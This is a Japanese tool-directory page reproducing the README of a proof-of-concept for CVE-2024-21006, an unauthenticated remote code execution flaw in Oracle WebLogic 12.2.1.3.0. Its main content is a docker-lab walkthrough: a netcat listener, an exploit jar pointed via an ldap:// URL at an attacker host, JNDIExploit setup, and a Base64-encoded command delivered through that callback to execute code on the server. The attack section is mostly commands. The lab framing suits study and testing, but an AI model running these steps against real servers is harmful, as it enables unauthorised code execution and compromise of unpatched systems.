
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-21006_PoC — リモートコード実行 (RCE) - Oracle WebLogic 12.2.1.3.0 | Kitploit

ツール/GitHubGitHub/d3fudd/cve-2024-21006_poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ラボと実践
GitHubd3fudd/cve-2024-21006_poc

CVE-2024-21006_PoC

リモートコード実行 (RCE) - Oracle WebLogic 12.2.1.3.0

リポジトリを見る
261年前未レビュー
共有

CVE-2024-21006 PoC

CVE-2024-21006 は、Oracle WebLogic Server に影響を与える重大なリモートコード実行 (RCE) 脆弱性です。この欠陥は、IIOP (Internet Inter-ORB Protocol) および JNDI (Java Naming and Directory Interface) プロトコルの安全でない使用に関連しており、認証されていないリモート攻撃者が、悪意のある JNDI 参照を介して影響を受けるサーバー上で任意のコードを実行できるようにします。

ラボのデプロイ

環境を構築:

docker-compose up -d

Kali のシェルにアクセス:

docker exec -it cve-2024-21006_poc-kali-1 /bin/bash

WebLogic のシェルにアクセス:

docker exec -it cve-2024-21006_poc-weblogic-1 /bin/bash

ExploitBox のシェルにアクセス:

docker exec -it exploitbox /bin/bash

この段階では、ローカルで実行されている WebLogic 12.2.1.3.0 のインスタンスがあります: http://127.0.0.1:7001/console/login/LoginForm.jsp

ラボの探索

シンプルな PoC:

Kali 上で:

nc -vnlp 1389

ExploitBox 上で:

java -jar CVE-2024-21006.jar <WebLogic の IP> 7001 ldap://<Kali の IP>:1389

Kali が WebLogic からの接続を受信したことを確認:

RCE の取得:

Kali 上で、JNDIExploit を起動:

cd /exploit
java \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xml.internal.serializer=ALL-UNNAMED \
-jar JNDIExploit/JNDIExploit-1.3-SNAPSHOT.jar -i <Kali の IP>

ExploitBox 上で、exploit を実行:

java -jar CVE-2024-21006.jar <WebLogic の IP> 7001 "ldap://<Kali の IP>:1389/Basic/Command/Base64/<Base64 エンコードされたコマンド>"

Kali 上で、リクエストを受信したことを確認:

WebLogic 上で、コマンドが実行され、ファイルが正常に作成されたことを確認:


参考:

  • https://github.com/lightr3d/CVE-2024-21006_jar
  • https://github.com/momika233/CVE-2024-21006
  • https://blog.csdn.net/zwy15288408160/article/details/138189146
  • https://blog.csdn.net/m0_46109609/article/details/114373594

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    590
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    383
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    309
  • 6

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    283

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード





